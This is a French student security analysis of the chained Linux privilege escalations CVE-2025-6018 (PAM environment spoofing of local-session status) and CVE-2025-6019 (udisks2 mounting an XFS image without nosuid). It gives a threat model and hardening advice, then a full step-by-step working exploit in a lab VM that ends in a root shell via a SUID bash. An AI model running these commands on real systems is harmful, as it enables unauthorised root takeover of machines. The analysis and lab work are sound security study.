

Analyse Faille 1 - CVE-2025-6018 & CVE-2025-6019

Emile GUILLAUME 3A ISI

1 - Contexte Rapide

- **CVE-2025-6018** : Local Privilege Escalation (LPE) affectant la configuration PAM (pam-config) sur openSUSE Leap 15 / SUSE Linux Enterprise 15. Permet à un utilisateur nonprivilegié distant (SSH) d'obtenir le statut `active/allow_active` normalement réservé aux utilisateurs physiquement présents.
- **CVE-2025-6019** : Local Privilege Escalation (LPE) dans libblockdev/udisks ; un utilisateur `allow_active` peut amener le démon udisks à monter une image/volume sans les flags de sécurité (`nosuid,nodev`), permettant l'exécution d'un binaire SUID fourni sur l'image et l'escalade à root.
- **Chaining** : Ces deux LPE peuvent être chaînées (6018 → obtenir `allow_active`, puis 6019 → escalade à root), créant une voie d'accès root depuis un compte utilisateur standard sur de nombreuses distributions Linux où les paquets concernés sont installés.

2 - Programmes / services compromis

- **CVE-2025-6018**
 - **Service / programme affecté** : composants PAM / configuration PAM utilisés par les distributions openSUSE Leap 15 et SUSE Linux Enterprise 15 (SLE 15) (et dérivés/configurations qui utilisent les mêmes paquets).
 - **Type de compromission** : Local Privilege Escalation (LPE) — élévation de privilèges par obtention du statut `allow_active` via une mauvaise gestion des politiques PAM/polkit.
- **CVE-2025-6019**
 - **Service / programme affecté** : `libblockdev` et le démon `udisks2` tel qu'utilisé sur **openSUSE / SLE** (ainsi que sur d'autres distributions où les versions vulnérables de `libblockdev/udisks2` sont installées).
 - **Type de compromission** : Local Privilege Escalation (LPE) — montage d'images/volumes sans options `nosuid/nodev` permettant l'exécution d'un binaire SUID et l'escalade à root.

3 - Explication de la vulnérabilité

- **CVE-2025-6018**

PAM (Pluggable Authentication Module) est le système qui gère l'authentification sur Linux (`login`, `sudo`, `sshd`...). C'est un composant du système d'exploitation (framework logiciel) intégré dans la plupart des distributions Linux. Ce composant est modulaire, il charge plusieurs modules dans un ordre défini (par ex: `pam_env`, `pam_systemd`, `pam_unix`...)

Chaque module peut modifier les **variables d'environnements**.

Dans openSUSE Leap 15 et SUSE Linux Enterprise 15, les distributions touchées par la faille, on peut modifier certaines variables d'environnement via un fichier personnel (`~/.pam_environment`)

Or,

1. Le fichier `pam_env` lit le fichier `~/.pam_environment` de l'utilisateur par défaut. On peut donc créer ce fichier sans avoir besoin de privilège dans son home et PAM importera les variables d'environnement décrite dedans au moment de la connexion de l'utilisateur.
2. Lors d'une connexion ssh (via `sshd`), PAM exécute ses modules en 2 phases :
 - a. **auth** : authentification (mot de passe...)
 - b. **session** : ouverture de session après autorisation de la connexion.

Dans openSUSE (la distribution OS), le module `pam_env` est exécuté à dès la phase **auth**, avant que `pam_systemd` intervienne. On peut donc ajouter des variables avant que `pam_systemd` n'agisse.

3. Le module `pam_systemd` est appelé plus tard dans la séquence d'authentification, en supposant qu'il reçoit des variables d'environnement fiables provenant du système, et non de l'utilisateur. Il utilise notamment deux variables, `XDG_SEAT` et `XDG_VTNR`, qui lui servent à déterminer si la session ouverte correspond à un utilisateur local (physiquement présent sur la machine) ou à une connexion distante (par SSH).
4. En définissant `XDG_SEAT` sur une valeur identifiant un siège local (par exemple `seat0`) et `XDG_VTNR` sur un numéro de terminal (par exemple 1), l'utilisateur peut obtenir le statut `allow_active` (polkit). Le système considère alors la session comme locale, ce qui permet d'exécuter des actions normalement réservées aux utilisateurs physiquement présents : éteindre ou redémarrer la machine, monter un disque connecté localement, etc. Dans ce contexte, un attaquant distant peut aussi enchaîner cette situation avec CVE-2025-6019 pour procéder à une élévation de privilèges vers l'administrateur (root).

- **CVE-2025-6019**

Après avoir obtenu les droits `allow_active` sur la machine, nous pouvons utiliser la CVE-2025-6019 pour obtenir les droits d'administrateur. Pour ce faire, nous devons premièrement créer une image XFS que nous monterons sur la machine victime. Pour cela, nous utilisons une autre machine ou bien une machine virtuelle / un container.

Dans cette image, nous plaçons un binaire `bash` compatible avec openSUSE Leap 15 ou SUSE Linux Enterprise 15 (selon la cible) et nous activons le bit SUID afin que l'exécutable, lorsqu'il est lancé, hérite de l'UID du propriétaire enregistré (ici `root`). Une fois l'image construite, nous la transférons vers la machine cible via SSH (par exemple avec `scp`).

Une fois ce setup en place, nous exploitons une faiblesse du démon `udisks2` pour amener la cible à monter l'image précédemment créée ; le seul prérequis côté cible est d'être un utilisateur `allow_active` (CVE-2025-6019).


Le principe de la faille repose sur le fait que `udisks2` permet à un utilisateur `allow_active` de demander le redimensionnement d'une image XFS. Pour cela, `udisks2` demande à `libblockdev` de monter temporairement l'image (généralement sous `/tmp`) afin d'exécuter l'outil de redimensionnement. Sur les versions vulnérables, ce montage temporaire est réalisé **sans** l'option `nosuid` (qui neutralise les bits SUID) et parfois sans `nodev`. L'absence de `nosuid` permet ainsi à un binaire marqué SUID dans l'image d'être exécuté avec l'UID effectif `root`, ce qui conduit à une élévation de privilèges.

4 - Architecture pouvant être touché

Toutes les machines du parc exécutant openSUSE Leap 15 ou SUSE Linux Enterprise 15 (SLE 15) pour la **CVE-2025-6018**, ayant un service ssh actif. Cela peut donc aller d'un simple Client sur son ordinateur personnelle à un serveur (SUSE ayant une version serveur de leur distribution plus légère).

Si, plus le client a `udisks2` d'installer, on peut élever les privilège jusqu'à `root` (dans les versions concerné)

Pour notre exemple nous aurons une architecture de ce type :



5 - Préconisations (administrateur) pour limiter l'impact et empêcher l'exploitation

- **Inventaire & priorisation** : lister immédiatement tous les hôtes *openSUSE Leap 15 / SLE 15* et repérer les versions de `pam`, `polkit`, `udisks2`, `libblockdev`. Prioriser bastions, postes admin et serveurs SSH exposés.
- **Patch & correctifs** : appliquer d'urgence les correctifs officiels fournis par l'éditeur pour **CVE-2025-6018/6019**.
- **Réduction de surface** : désinstaller `udisks2/libblockdev` sur serveurs headless ou tout autre paquet non nécessaire.
- **Durcissement PAM** : empêcher la lecture non filtrée de `~/.pam_environment` (`pam_env user_readenv=0` ou mise en place d'une whitelist de variables) et revoir l'ordre des stacks PAM.
- **Durcissement polkit** : restreindre les règles ; ne pas accorder d'actions sensibles uniquement sur la base de `allow_active` ; exiger ré-authentication quand pertinent.

- **Options de montage sûres** : forcer `nosuid`, `nodev`, `noexec` lorsque pertinent et vérifier les paramètres de montage automatiques.
- **Monitoring & détection** : activer `auditd`, centraliser logs (SIEM), créer alertes sur montages inhabituels, créations de fichiers SUID, et événements `allow_active`.
- **Continuer la veille informatique**

6 - Bonnes pratiques à référencer (pour limiter la menace)

- **Principe du moindre privilège** : accounts, sudoers, polkit policies minimalistes.
- **Minimalisme logiciel** : images serveurs minimales ; supprimer paquets inutiles.
- **Segmentation réseau** : bastion, VLANs, ACLs pour limiter exposition SSH et mouvements latéraux.
- **Authentification forte** : SSH key-only, MFA pour accès admin.
- **Revue de configuration / pentest régulier** : vérification périodique des règles PAM/polkit et tests d'intrusion internes.
- **Continuer la veille informatique**

7 - Mesures pour les équipes de développement

- Ne pas faire confiance aux variables d'environnement utilisateur pour des décisions de sécurité.
- Analyse des impacts lors de toute modification touchant l'authentification, les sessions ou les montages.
- éviter que modules d'auth précoces (auth) transmettent sans validation des données déterminantes à modules décisionnels (session).

8 - Cible de sécurité

- **Utilisateurs** : comptes non privilégiés (utilisateurs locaux & SSH), administrateurs systèmes (root/sudo), comptes de service/daemons.
- **Biens à protéger** : l'intégrité du noyau & système (privilèges root), confidentialité/intégrité des données (fichiers, DB...), disponibilité des services critiques.

Identifiant	Bien	Description
B1	Privilèges root et composants système	Cœur de la compromission CVE-6018/6019
B2	Comptes utilisateurs	Risques d'usurpation ou élévation

B3	Fichiers système (PAM/polkit)	Cibles directes de modification
B4	Données utilisateur	Confidentialité en jeu
B5	Logs et traces	Masquage possible par un attaquant
B6	Secrets (clés SSH, tokens)	Exfiltrables après escalade
B7	Volumes / devices	Permet exécution SUID via CVE-6019
B8	Service SSH	Point d'entrée de l'attaque

- **Menaces principales** : élévation locale de privilèges via chaîne de vulnérabilités (ex. 6018 → 6019), compromission d'un compte non privilégié (phishing, credential stuffing), malware local exploitant failles, abus de politiques permissives.

Identifiant	Menace	Biens menacés	Description
M1	Escalade allow_active	B1, B3, B6	CVE-2025-6018
M2	Exécution SUID depuis image XFS	B1, B3	CVE-2025-6019
M3	Altération fichiers système	B3, B5	Modifications critiques
M4	Compromission d'un compte user	B2, B4, B6	Accès initial ou bruteforce

M5	Image XFS malveillante	B7	Création de volume piégé
M6	Indisponibilité SSH	B8	Perte d'administration
M7	Contournement polkit	B1, B3	Actions root non autorisées

- **Fonctions de sécurité requises** : authentification forte (MFA/SSH keys), contrôle d'accès granulaire (polkit/sudo), durcissement PAM (validation env), options de montage sécurisées, gestion centralisée des correctifs, segmentation réseau.

Identifiant	Fonction de sécurité	Menaces couvertes	Description
F1	Durcissement PAM/polkit	M1, M4, M7	Filtrage variables, ordre des modules
F2	Montage sécurisé (nosuid/nodev/noexec)	M2, M5	Empêche exécution SUID
F3	Authentification forte	M4	SSH keys only, MFA
F4	Contrôles d'accès	M1, M7	Sudo/polkit restrictifs
F5	Protection fichiers système	M1, M2, M3	Permissions strictes
F6	Segmentation réseau	M4, M6	Cloisonnement SSH
F7	Monitoring & audit	M1–M7	Détection actions suspectes

F8	Gestion de patches	M1–M7	Correction vulnérabilités
F9	Minimalisme logiciel	M2, M3	Retrait d'udisks2

Matrice menaces vers fonctions :

Menace	F1	F2	F3	F4	F5	F6	F7	F8	F9
M1	X			X	X		X	X	
M2		X			X		X	X	X
M3				X	X		X	X	
M4	X		X			X	X	X	
M5		X					X	X	X
M6						X	X	X	
M7	X			X	X		X	X	

9 - Démonstration de la faille

Pour lancer la démonstration, assurez-vous d'avoir fait toutes les étapes présente dans le README.txt sur ce github :

<https://github.com/euxem/Analyse-faille-de-s-curit-CVE-2025-6018-CVE-2025-6019>

Comme décrit ci-dessus, l'objectif est de se donner les privilèges administrateur sur un compte lambda. Pour ce faire, nous allons utiliser une machine virtuelle avec un fichier Vagrant (car la faille est au niveau d'une distribution particulière).

Pour ce faire nous allons attaquer cette machine virtuelle ssh.

- **Création de la VM serveur**

La première étape est de créer la machine virtuelle. Pour cela il suffit d'avoir VirtualBox et vagrant d'installer sur sa machine. La commande `vagrant up` suffira ensuite pour lancer la machine en exécutant le fichier `vagrantfile`. Ce fichier va :

- Définir une VM sous openSUSE Leap 15
- Ouvrir son port ssh

- Lancer un shell et installer les composant système nécessaire à l'utilisation de la faille CVE-2025-6019 (polkit et udisk2)
- Mettre un compte utilisateur sans privilège : etudiant (mot de passe Etudiant123!)
- Lancer sshd (pour la connection ssh)

Sur certaine distribution, il peut avoir un bug au démarrage, exécuter cette commande :

- `sudo modprobe -r kvm_intel`
- ou `sudo modprobe -r kvm_amd`
- ou `sudo modprobe -r kvm`

en fonction de votre processeur. Une fois la démo finis, exécuter :

- `sudo modprobe kvm_intel`
- ou `sudo modprobe kvm_amd`
- ou `sudo modprobe kvm`

pour remettre dans l'état initial votre système

• CVE-2025-6018

Une fois la machine virtuelle lancée, il vous faut attaquer la machine. Pour ce faire, il faut suivre les étapes suivante :

- Connectez vous en tant qu'étudiant sur la machine avec la commande :
`ssh etudiant@127.0.0.1 -p 2222` (mdp: Etudiant123!)
- Regarder l'état du système actuel avec
`grep PRETTY_NAME= /etc/os-release` (voir la version de l'OS)
`id` (pour voir les ids de l'utilisateur)
`gdbus call --system --dest org.freedesktop.login1 --object-path /org/freedesktop/login1 --method org.freedesktop.login1.Manager.CanReboot` (Pour savoir si on peut reboot le système sans mot de passe, ('Challenge',) veut dire que l'utilisateur doit mettre un mot de passe ('yes',) veut dire qu'on peut sans mot de passe)
On peut aussi tester `systemctl poweroff` pour voir si un mot de passe administrateur est nécessaire.
- On met en place la faille CVE-2025-6018 en place avec la commande suivante (création de .pam_environment) `{ echo 'XDG_SEAT_OVERRIDE=seat0'; echo 'XDG_VTNR_OVERRIDE=1'; } > ~/.pam_environment`
- Il suffit ensuite se reconnecter de la session ssh avec `exit` et `ssh etudiant@127.0.0.1 -p 2222` (Pour activer les variables d'environnement)
- Après reconnection, vous obtenez les droit d'un utilisateur local, vérifier si c'est le cas avec la commande `gdbus` précédente, ou tenter d'éteindre la vm avec `systemctl poweroff` (pas recommandé car il faut redémarrer la vm après)

• CVE-2025-6019

Une fois les droits `allow_active` obtenue, la première étape consiste à créer une image xfs possédant le bash avec suid activé sur le root.

L'image est normalement déjà créer dans le dossier (fichier xfs.image) pour la copier sur la machine :


```
scp -P 2222 ./xfs.image etudiant@127.0.0.1:~/.
```

En effet, la version du bash doit être compatible avec le système cible, j'ai donc créé l'image en avance pour empêcher les problèmes de compatibilité du fichier bash.

Voici comment j'ai procédé :

- On crée un fichier vide de 300 Mo remplis de 0 :

```
dd if=/dev/zero of=./xfs.image bs=1M count=300
```

- On transforme ce fichier en une image xfs :

```
mkfs.xfs ./xfs.image
```

- On crée un dossier :

```
mkdir ./xfs.mount
```

- On monte l'image xfs dans ce dossier

```
sudo mount -t xfs ./xfs.image ./xfs.mount
```

- On copie un bash à l'intérieur de l'image (le propriétaire doit être root)
`sudo cp /bin/bash ./xfs.mount` (/bin/bash à titre d'exemple)
- On donne les droits de lecture et exécution à tout le monde et on active le suid

```
sudo chmod 04555 ./xfs.mount/bash
```

- On démonte l'image

```
sudo umount ./xfs.mount
```

Une fois l'image xfs sur la cible, connectez-vous en ssh :

- `ssh etudiant@127.0.0.1 -p 2222` (mdp: Etudiant123!)
- avec `id` constater votre id (normalement ce n'est pas 0, celui du root)
- Pour éviter que l'image soit montée automatiquement, il faut kill `gvfs-udisks2-volume-monitor`

```
killall -KILL gvfs-udisks2-volume-monitor
```

- Faire en sorte que `udisk2` voit l'image comme un disque à monter

```
udisksctl loop-setup --file ./xfs.image --no-user-interaction
```

- Ensuite, on lance une boucle en arrière plan pour occuper le disque et empêcher qu'il soit démonté, jusqu'à ce que l'on puisse continuer la suite des opérations.

```
while true; do /tmp/blockdev*/bash -c 'sleep 10; ls -l /tmp/blockdev*/bash' && break; done 2>/dev/null &
```

- On lance ensuite cette commande qui est le cœur de la CVE, on demande au daemon `udisk2` de redimensionner notre image xfs, pour ce faire, il va la monter sans les flags `nosuid` et `nodelv` avec `libblockdev` ce qui nous permettra de lancer le bash en administrateur. On empêche bien sûr le disque d'être démonté par le lancement de la commande précédente.

```
gdbus call --system --dest org.freedesktop.UDisks2  
--object-path /org/freedesktop/UDisks2/block_devices/loop0  
--method org.freedesktop.UDisks2.Filesystem.Resize 0 '{}'
```

(Normalement doit return l'erreur suivante : `Error: GDBus.Error:org.freedesktop.UDisks2.Error.Failed: Error resizing filesystem on /dev/loop0: Failed to unmount '/dev/loop0' after resizing it: target is busy`)

- Si tout a marché, vous pouvez lancer votre shell admin avec `/tmp/blockdev*/bash -p`
- Vérifier votre id avec la commande `id` (vous verrez normalement `uid=0`, ce qui signifie root).

Glossaire

Terme	Définition
CVE	Identifiant standardisé d'une vulnérabilité publique.
LPE (Local Privilege Escalation)	Élève les privilèges d'un utilisateur non privilégié vers un niveau supérieur (souvent root).
PAM	Système modulaire gérant l'authentification (login, sudo, ssh...).
pam_env	Module PAM lisant <code>~/.pam_environment</code> pour importer des variables d'environnement.
pam_systemd	Module PAM lié à systemd-logind, détermine si une session est locale ou distante.
Polkit	Système de gestion des autorisations pour des actions privilégiées (ex : monter un disque).
allow_active	Statut indiquant qu'un utilisateur est considéré comme localement actif, donnant accès à des actions privilégiées.
XDG_SEAT	Variable indiquant le "siège" de l'utilisateur (ex : seat0).
XDG_VTNR	Variable indiquant le terminal virtuel (ex : 1).
nosuid	Option de montage qui désactive l'effet des bits SUID.
nodev	Option interdisant les fichiers périphériques dans un filesystem.
SUID	Permission permettant à un programme de s'exécuter avec l'UID de son propriétaire (souvent root).

udisks2	Daemon gérant les disques (montage, redimensionnement...).
libblockdev	Bibliothèque utilisée par udisks2 pour monter/redimensionner des volumes.
loop device	Périphérique virtuel permettant de monter un fichier comme un disque.
gdbus	Outil permettant d'appeler directement des méthodes D-Bus.
udisksctl	Outil en ligne de commande pour interagir avec udisks2.
XFS	Système de fichiers utilisé pour créer l'image exploitée dans la CVE.
dd	Outil permettant de créer un fichier binaire (ex : image disque).
mkfs.xfs	Commande créant un filesystem XFS dans un fichier.
Vagrant	Outil permettant de créer et gérer des machines virtuelles automatiquement.
VirtualBox	Logiciel d'hypervision permettant de lancer des machines virtuelles.

Sources

- <https://www.openwall.com/lists/oss-security/2025/06/17/4>